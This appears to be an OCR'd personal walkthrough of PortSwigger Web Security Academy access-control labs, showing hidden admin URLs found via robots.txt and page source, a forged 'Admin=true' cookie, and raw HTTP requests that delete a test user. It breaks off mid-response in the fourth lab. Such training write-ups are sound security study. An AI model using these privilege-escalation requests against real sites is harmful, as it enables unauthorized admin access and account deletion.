
Access control vul

Lab: Unprotected admin functionality


This lab has an unprotected admin panel.

Solve the lab by deleting the user `carlos`.



https://0ab7000603853a5eaa33f19800920091.web-security-academy.net/robots.txt

```
User-agent: *
Disallow: /administrator-panel
```



https://0ab7000603853a5eaa33f19800920091.web-security-academy.net/administrator-panel

Unprotected admin functionality

Back to lab description »

Congratulations, you solved the lab!

User deleted successfully!


Users

wiener - Delete


Lab: Unprotected admin functionality with unpredictable URL

This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application.

Solve the lab by accessing the admin panel, and using it to delete the user `carlos`.


view-source:https://0a8f00340470b43c81884373007d0055.web-security-academy.net/
Import bookmarks...
lab-solutions
All labs | Web Security...
Medium
BugBountyHunting.com
Hacker101 CTF

```
                <div class=title-container>
                    <h2>Unprotected admin functionality with unpredictable URL</h2>
                    <a class=link-back href='https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality-with-unpredictable-u
                        Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
                        <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0
                            <g>
                                <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'></polygon>
                                <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'></polygon>
                            </g>
                        </svg>
                    </a>
                </div>
                <div class='widgetcontainer-lab-status is-notsolved'>
                    <span>LAB</span>
                    <p>Not solved</p>
                    <span class=lab-status-icon></span>
                </div>
            </div>
        </div>
    </section>
</div>
<div theme="ecommerce">
    <section class="maincontainer">
        <div class="container">
            <header class="navigation-header">
                <section class="top-links">
                    <a href=/>Home</a><p>|</p>
                    <script>
 isAdmin = false;
(isAdmin) {
var topLinksTag = document.getElementsByClassName("top-links")[0];
var adminPanelTag = document.createElement('a');
adminPanelTag.setAttribute('href', '/admin-8nwgsi');
adminPanelTag.innerText = 'Admin panel';
topLinksTag.append(adminPanelTag);
var pTag = document.createElement('p');
pTag.innerText = '|';
topLinksTag.appendChild(pTag);
```


https://0a8f00340470b43c81884373007d0055.web-security-academy.net/admin-8nwgsi
Go back one page (Alt+Left Arrow)
Right-click or pull down to show history
All labs | Web Security...
Medium
BugBountyHunting.com
Hacker101 CTF
Web Security Academy
LAB
Not solved
Home | My account

Unprotected admin functionality with unpredictable URL

Back to lab description »

Users


wiener - Delete
carlos - Delete

Lab: User role controlled by request parameter

This lab has an admin panel at `/admin`, which identifies administrators using a forgeable cookie.


Solve the lab by accessing the admin panel and using it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`




```
GET /my-account?id=wiener HTTP/2
Host: 0a9f008f0432802e8192ed5800a10041.web-security-academy.net
Cookie: session=DXJrAoYmnNfjZsafPgcv08Ri7i9sQlmb; Admin=true
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a9f008f0432802e8192ed5800a10041.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers


```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3302

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>User role controlled by request parameter</title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js"></script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo></div>
                        <div class=title-container>
```



```
GET /admin HTTP/2
Host: 0a9f008f0432802e8192ed5800a10041.web-security-academy.net
Cookie: session=DXJrAoYmnNfjZsafPgcv08Ri7i9sQlmh; Admin=true
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a9f008f0432802e8192ed5800a10041.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
                <a href="/my-account?id=wiener">My account</a><p>|</p>
            </section>
        </header>
        <header class="notification-header">
        </header>
        <section>
            <h1>Users</h1>
            <div>
                <span>wiener - </span>
                <a href="/admin/delete?username=wiener">Delete</a>
            </div>
            <div>
                <span>carlos - </span>
                <a href="/admin/delete?username=carlos">Delete</a>
            </div>
        </section>
        <br>
        <hr>
    </div>
</section>
```



```
GET /admin/delete?username=carlos HTTP/2
Host: 0a9f008f0432802e8192ed5800a10041.web-security-academy.net
Cookie: session=DXJrAoYmnNfjZsafPgcv08Ri7i9sQlmh; Admin=true
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a9f008f0432802e8192ed5800a10041.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```


```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Lab: User role can be modified in user profile

This lab has an admin panel at `/admin`. It's only accessible to logged-in users with a `roleid` of 2.

Solve the lab by accessing the admin panel and using it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`




#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
135	https://portswigger.net	POST	/academy/labs/marksolutionasvie...	✓		200	1994	JSON				✓	34.249.63.188
136	https://portswigger.net	POST	/academy/labs/marksolutionasvie...	✓		200	1994	JSON				✓	34.249.63.188
137	https://portswigger.net	POST	/academy/labs/marksolutionasvie...	✓		200	1994	JSON				✓	34.249.63.188
138	https://0acb007703aeb27883...	GET	/my-account?id=wiener	✓		200	3444	HTML		User role can be modi...		✓	79.125.84.16
139	https://0acb007703aeb27883...	GET	/resources/js/changeEmail.js			200	718	script	js			✓	79.125.84.16
140	https://0acb007703aeb27883...	GET	/resources/labheader/js/labHeader...			200	1673	script	js			✓	79.125.84.16
141	https://0acb007703aeb27883...	GET	/academyLabHeader			101	147					✓	79.125.84.16
142	https://0acb007703aeb27883...	POST	/my-account/change-email	✓		302	259	JSON				✓	79.125.84.16
143	https://0acb007703aeb27883...	GET	/my-account			200	3437	HTML		User role can be modi...		✓	79.125.84.16
144	https://0acb007703aeb27883...	GET	/my-account			200	3437	HTML		User role can be modi...		✓	79.125.84.16
145	https://0acb007703aeb27883...	GET	/academyLabHeader			101	147					✓	79.125.84.16

Request

```
POST /my-account/change-email HTTP/2
Host:
0acb007703aeb27883730a1b00ca0048.web-security-academy.net
Cookie: session=pSsIM1zLR1lhAIrLE9Kc3Djx4HEtsPxT
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain;charset=UTF-8
Content-Length: 27
Origin:
https://0acb007703aeb27883730a1b00ca0048.web-sec
```


Response

```
HTTP/2 302 Found
Location: /my-account
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 119

{
  "username":"wiener",
